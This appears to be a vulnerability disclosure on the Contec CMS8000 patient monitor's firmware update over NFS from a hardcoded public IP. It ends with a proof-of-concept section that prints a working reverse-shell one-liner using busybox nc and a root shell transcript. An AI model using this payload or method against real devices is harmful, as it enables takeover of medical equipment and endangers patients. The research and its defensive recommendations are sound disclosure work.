
```
528:3D80h: 53 45 20 49 4E 50 55 54 20 50 41 53 53 57 4F 52  SE INPUT PASSWOR
528:3D90h: 44 00 00 00 62 75 74 74 6F 6E 00 00 45 20 58 20  D...button..E X 
528:3DA0h: 49 20 54 00 73 74 61 74 69 63 00 00 00 00 00 00  I T.static......
528:3DB0h: 55 53 52 20 4B 45 59 3A 00 00 00 00 73 6C 65 64  USR KEY:....sled
528:3DC0h: 69 74 00 00 2A 2A 2A 2A 2A 2A 00 00 43 4F 4E 46  it..******..CONF
528:3DD0h: 49 52 4D 00 63 6F 6E 74 65 63 38 38 38 00 00 00  IRM.contec888...
528:3DE0h: 43 4F 4E 54 45 43 38 38 38 00 00 00 25 34 64 00  CONTEC888...%4d.
528:3DF0h: 25 73 00 00 25 34 73 00 2D 34 25 73 00 00 00 00  %s..%4s.-4%s....
528:3E00h: 2D 33 25 73 00 00 00 00 2D 32 25 73 00 00 00 00  -3%s....-2%s....
528:3E10h: 2D 31 25 73 00 00 00 00 2D 39 30 25 73 00 00 00  -1%s....-90%s...
528:3E20h: 2D 33 30 25 73 00 00 00 2D 34 35 25 73 00 00 00  -30%s...-45%s...
528:3E30h: 2D 31 35 25 73 00 00 00 6F 78 79 43 52 47 00 00  -15%s...oxyCRG..
528:3E40h: 64 61 74 61 2F 6E 69 62 70 00 00 00 25 34 64 00  data/nibp...%4d.
528:3E50h: 25 33 2E 30 66 00 00 00 25 34 2E 30 66 00 00 00  %3.0f...%4.0f...
528:3E60h: 2D 32 20 25 73 00 00 00 2D 31 00 00 30 00 00 00  -2 %s...-1..0...
528:3E70h: 64 61 74 61 2F 63 6F 32 31 00 00 00 72 00 00 00  data/co21...r...
528:3E80h: 72 65 63 76 20 43 4D 44 20 25 78 20 5B 00 00 00  recv CMD %x [...
528:3E90h: 25 78 20 00 72 65 63 76 20 73 74 61 74 75 20 25  %x .recv statu %
528:3EA0h: 78 20 5B 00 5D 00 00 00 64 61 74 61 2F 63 6F 32  x [.]...data/co2
528:3EB0h: 31 00 00 00 43 4F 32 20 53 45 54 55 50 00 00 00  1...CO2 SETUP...
528:3EC0h: 62 75 74 74 6F 6E 00 00 45 20 58 20 49 20 54 00  button..E X I T.
528:3ED0h: 73 74 61 74 69 63 00 00 00 00 00 00 57 41 56 45  static......WAVE
528:3EE0h: 20 53 43 41 4C 45 00 00 63 6F 6D 62 6F 62 6F 78   SCALE..combobox
528:3EF0h: 00 00 00 00 57 4F 52 4B 20 4D 4F 44 45 00 00 00  ....WORK MODE...
528:3F00h: 41 54 4D 4F 53 20 28 6D 6D 48 67 29 00 00 00 00  ATMOS (mmHg)....
528:3F10h: 4F 32 20 43 4F 4D 50 45 4E 53 41 54 45 00 00 00  O2 COMPENSATE...
528:3F20h: 42 41 4C 41 4E 43 45 20 47 41 53 00 41 4E 45 41  BALANCE GAS.ANEA
```

The firmware blob extracted from the NAND chip.

Now we had all the binaries. We identified the main ARM based binary as “monitor” which contained all the device’s logic. This monolith binary handles most of the patient monitor’s logic, including reading measurements from the various sensors, sending patient information to the monitor systems, as well as upgrading the firmware of the device.

Step 5: Research the Main Binary

We tracked the firmware upgrade code flow and discovered that it uses the hardcoded **202.114.4.119** IP address to mount an **NFS** share via the network, and perform an upgrade routine, updating the device binaries from this IP address. Generally, using NFS to update binaries is insecure, because it enables main-in-the-middle (MiTM) attacks and potentially code execution.



```
undefined4 update_net(void)

{
  bool bVar1;
  size_t sVar2;
  int iVar3;
  undefined4 local_20c;
  char acStack_204 [500];

  sprintf(acStack_204,"Update from LAN...");
  sVar2 = strlen(acStack_204);
  iVar3 = line1 * 0x14;
  line1 = line1 + 1;
  other_ascii_string(0x1e,iVar3 + 100,0xf,acStack_204,sVar2);
  iVar3 = system("mount -o nolock -t nfs 202.114.4.119:/pm /mnt");
  if (iVar3 == 0) {
    sprintf(acStack_204,"mount ok!");
    sVar2 = strlen(acStack_204);
    iVar3 = line1 * 0x14;
    line1 = line1 + 1;
    other_ascii_string(0x1e,iVar3 + 100,0xf,acStack_204,sVar2);
    iVar3 = access("/mnt/monitor",0);
    if (iVar3 == 0) {
      sprintf(acStack_204,"check monitor ok!");
```

The function handling firmware upgrade, connecting to the hardcoded IP address 202.114.4.119 allegedly updating from the LAN (if the CMS is configured to the LAN and the network supports that).

Team82 was only able to trigger the update logic when booting the device AND clicking a button on the device (press "C" - main button). To the best of our knowledge, this is the only way to trigger the update logic. If true, this would require an attacker to be physically located near the device.

Although the full update process is VERY dangerous and risky, to us it does not appear to have malicious intent behind it, especially when considering the manual boldly refers to this IP address, and white-label vendors ask users to configure their internal CMS with this IP address.

When examining the full update process, we discovered this routine:

1. The update routine mounts the NFS share `202.114.4.119:/pm` using the OS command `mount -o nolock -t nfs 202.114.4.119:/pm /mnt`


2. The patient monitor verifies that the `/mnt/monitor` file exists.

3. If the file exists, the patient monitor will copy all the binaries stored on the NFS share to the device’s filesystem, using the OS command cp `-rf /mnt/* /opt/bin`

4. This will overwrite the old system binaries with the new ones kept on the NFS share (`202.114.4.119:/pm`)

When examining this IP address, we immediately noticed it is not a reserved IP address for local networks (LAN), but instead it is a routable public IP address accessible through the internet. The proper way to have a hard-coded local IP address would be, according to RFC1918, with private IP ranges 10.0.0.0/8, 172.16.0.0/12, or 192.168.0.0/16.

When examining this device manual and other white-label solution manuals, we see this IP address/subnet being used as the CMS IP address. (examples: 1, 2, 3, 4)



4.7.2 Factory maintain

1. You need to select the "MAINTAIN" item in the "SYSTEM MENU", then sele "FACTORY KEY".
2. Input the password to enter the factory maintain menu, this function is available for specif maintenance personnel of our company only.

4.7.3 Network configuration

Click "NIT CONFIG" item, the following menu will pop up:

```
NET CONFIG
    NET TYPE            CMS
    LAN CARD SET        WIRE
    LOCAL NET NO        5
    SERVER IP           202.114.4.119
            LOCAL IP CONFIG>>
              SELECT ROUTE
                E X I T
Back to the upper menu.
```

■ NET TYPE: CMS / CUSTOM


CMS:the Server IP is fixed, "202.114.4.119","LOCAL IP CONFIG" is unavailable.

CUSTOM:when this item is selected, CMS and machine's IP can be changed as you need.Tl

From Contec manuals: Contec specifying the CMS server IP address is hardcoded to 202.114.4.119

Furthermore, when examining the firmware of the device, we discovered that it indeed uses this subnet as its default network configuration.

In addition, in the CMS server manual we also see that the vendor is asking the users to set up the Windows machine with this static IP address 202.114.4.119.



CMS 3.0 Installation Manual

1 、Environment Requirements :

1. Hardware evironments:

Processor	:	Pentium IV 1.8G or above
Memory	:	256MB or above
Mother board	:	Intel chipset recommanded
Disk drive	:	40GB or above
Monitor	:	17 inches or above
Video Adapter	:	64MB Memory or above
Audio Speaker	:	Stereo speaker
Network Adapter	:	10Base －T Ethernet Adapter
Printer	:	600dpi laser printer; A4 paper size
Cdrom	:	24X CD-ROM or above
Other	:	2 Serial Interface; 1 Parallel Interface; 1 USB2.0 port

2. Software Evironments:

OS	:	Microsoft Windows Xp
Display	:	1024*768, RGB24 or above
Fonts	:	Normal fonts

2 、Settings

1、 Disk Drive : format the disk where you are going to install CMS 3.0. (Recommended); At least 20GB free disk space.

2、Desktop display setting : 1024*768, 256 or more colors.

3、Set TCP/IP protocol, IP : 202.114.4.119, mask : 255.255.255.0. As below:


The static IP specified in the CONTEC CMS installation manual.

Therefore, we believe the most likely scenario is that **this is not a hidden “backdoor”** installed by the manufacturer, but instead an **highly insecure/vulnerable design**. This design still introduces a major risk, because if users are not configured in their default network configuration, whenever an upgrade routine is called, **they will fetch the binaries updates over the internet** from a server in the internet, putting users at great risk.

Upon investigating the public internet IP address 202.114.4.119, we found that it is not currently hosting an NFS server. Additionally, no servers within this IP address class C subnet are exposing services relevant to this routine. However, this IP could still be utilized in the future to distribute malicious binaries attempting to upgrade their version.

Patient Monitor Communication

In addition to `202.114.4.119`, another hardcoded IP address is used: `202.114.4.120` inside the firmware of the patient monitor. This IP address, also part of the routable subnet `202.114.4.0/24`, is used by the patient monitor as a central HL7 server over TCP/511. The HL7 server allows the patient monitor to communicate and share the patient data it collects (heart rate, blood pressure, oxygen saturation, etc.) with other systems across the hospital. Once again we see that the vendor used a routable public IP address for this critical function handling sensitive patient information, which could lead to potential patient information leakage.



easier to detect the interference of movement.

■ "NETWORK CONFIGURATION": see *Section 4.7.3 Network Configuratio*

■ HL7 server configuration:

①IP: 202.114.4.120. Input the IP address of the server.

②Port: 511. Input the server port.


③Sending interval: 1. Set the frequency of data sending, unit is "second".

■ ALARM SETUP:

◆ ALM PAUSE TIME: two options: 1 min and 2 min.

Part of the CMS8000 configuration, showcasing the default hardcoded HL7 server.

In addition to HL7, Contec implemented a protocol to communicate with the CMS over TCP ports 515-520. Below is an example of the patient monitor and CMS TCP communication over TCP port 515. We can see that patient information is transferred to the CMS server.



```
00000000  05 00 05 3c ff 15 15                             ...<...
00000007  02 00 05 47 02 00 05 43  [redacted]              ...G...C [redacted]
00000017  [redacted]        00 00  00 00 00 00 00 00 00 00 [redacted].. ........
00000027  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000037  00 00 09 44 46 44 41 44  47 44 00 00 00 00 00 00 ...DFDAD GD......
00000047  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000057  00 00 00 44 45 46 39 39  39 00 00 00 00 00 00 00 ...DEF99 9.......
00000067  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000077  00 00 00 [redacted]      00 30 34 00 00 00       ...[redacted]...
00000087  00 00 00 00 d6 06 bc 02  f7 8f ec 3f 31 39 36 33 ........ ...?1963
00000097  00 30 38 00 30 38 00 00  00 00 00 00 00 [redacted] .08.08.. .....[redacted]
000000A7  [redacted]  00 00 00 00  00 00 00 00 00 00 00 00 [redacted].... ........
000000B7  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000C7  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000D7  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000E7  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000F7  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000107  02 00 05 47 15 00 05 41  00 00 ff 14 ff 15 ff 16 ...G...A ........
00000117  ff 17 04 00 00 00 a9 ed  f3 00 30 02 00 05 47 06 ........ ..0...G.
00000127  00 05 45 00 00 09 ff 02  00 05 47                ..E..... ..G
```

Here is a list of the communications we saw the patient monitor performing:

Direction	Port	Protocol	Purpose
Patient Monitor toward Central Management System	TCP/515-520	CMS Protocol	Send visual data to CMS
Patient Monitor toward HL7 Server	TCP/511	HL7 Protocol	Share patient data with other hospital systems

In order to block the patient monitor from reaching the public IP addresses it has hardcoded in its firmware, leaking PII, and potentially receiving malicious binaries, we recommend blocking the entire `202.114.4.0/24` subnet in outgoing network traffic on your firewall.

Abusing Insecure Design to Achieve RCE


As mentioned above, whether this insecure design was implemented as a hidden backdoor or not, it is still a serious security concern. To demonstrate this, we will share a proof-of-concept (PoC) attack we implemented and presented on stage at the 2022 Nexus Conference.

Our PoC uses this insecure design, and by impersonating the hardcoded IP address mentioned in the vendor's manuals we were able to download malicious binaries to the patient monitor's filesystem. We then overwrote one of the executables the patient monitor uses, calling code we control on every execution. This gave us the ability to execute arbitrary code on the patient monitor, and we simply chose to implement a simple reverse shell payload, giving us remote shell access to the device every few seconds, installing a backdoor.

```
#!/bin/sh(ping -c 4 202.114.4.220; rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i
2>&1| /opt/bin/busybox nc 202.114.4.220 4242 >/tmp/f) &
```

Our reverse shell payload using a busybox installation we added to the patient monitor during the update procedure.

Then, we simply set up a listener on our computer, and waited for the reverse shell to reach back and give us full control over the patient monitor.



```
^C
user@user-VirtualBox:~/monitor$ nc -nvlk 4242
Listening on 0.0.0.0 4242
Connection received on 202.114.4.115 51874
id
uid=0(root) gid=0(root)
```

Our installed backdoor, giving us a reverse shell on the patient monitor in the root user's permissions.

Afterward, we wrote our own full demo of a would-be exploit of the device. Our demo included a couple of attack scenarios, from faking patient vitals, all the way to performing a ransomware attack on the monitor, rendering it inoperable.

At Nexus Conference 2022, Team82 exploited this insecure design flaw and executed malicious code on a patient monitor.

Recommendations:

- It is heavily recommended that organizations with this patient monitor block all access to the subnet `202.114.4.0/24` from their internal network, blocking devices from attempting to upgrade their firmware from a WAN server or send PII in the future.

- We have seen some OEM examples of the CONTEC CMS8000 where the default network configuration for the CMS can be modified. If this is possible, do not leverage the default **202.114.4.119** IP address for your CMS.

- If you do need to leverage a CMS for monitoring and providing updates to the CONTEC CMS8000 patient monitors or its white label variants, and must use the **202.114.4.119** hard-coded IP address, we recommend applying static routes and/or network segmentation to ensure that this traffic is routed only to your CMS and not externally.

- If not using the HL7 capabilities of the patient monitor, it is recommended blocking all network traffic outbound to `202.114.4.120` to prevent potential PII/PHI leakage.

- These patient monitors are still running vulnerable code that will always be attempting to connect to an externally routable IP address, so it is recommended to replace them with a more secure device unless the vendor modifies firmware to prevent this action in the future.